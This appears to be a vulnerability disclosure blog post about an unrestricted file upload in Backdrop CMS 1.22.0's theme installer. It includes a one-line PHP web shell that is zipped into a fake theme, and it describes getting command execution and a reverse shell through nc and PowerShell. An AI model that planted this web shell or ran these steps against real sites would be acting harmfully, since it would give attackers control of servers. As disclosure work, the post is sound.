GrimTheRipper Follow
Sep 27 · 3 min read · Listen

Backdrop CMS 1.22.0 — Unrestricted File Upload (Themes)


Description

An Issue is discovered in Backdrop CMS 1.22.0.


#We found a vulnerability file upload when we upload the malicious file as a theme in the theme installer on the Apperance page.

Proof of Concept


First, we login to the target application with admin privileges.




Then select Appearance and select Install new themes.




click Manual Installation.



we can upload with zip files.




https://github.com/backdrop-contrib/



after that we use simple web shell and zip it to theme files.

```
<?php system($_GET[“cmd”]); ?>
```



back too Manual installation and upload zip files.

Installed lateral successfully.

after we know path we can access to the backdoor and execute “whoami” command.

use nc to get our reverse shell.

we use reverse shell payload from this website.

Finally execute “powershell” command to create reverse shell connection.


Author

Grim The Ripper Team by SOSECURE Thailand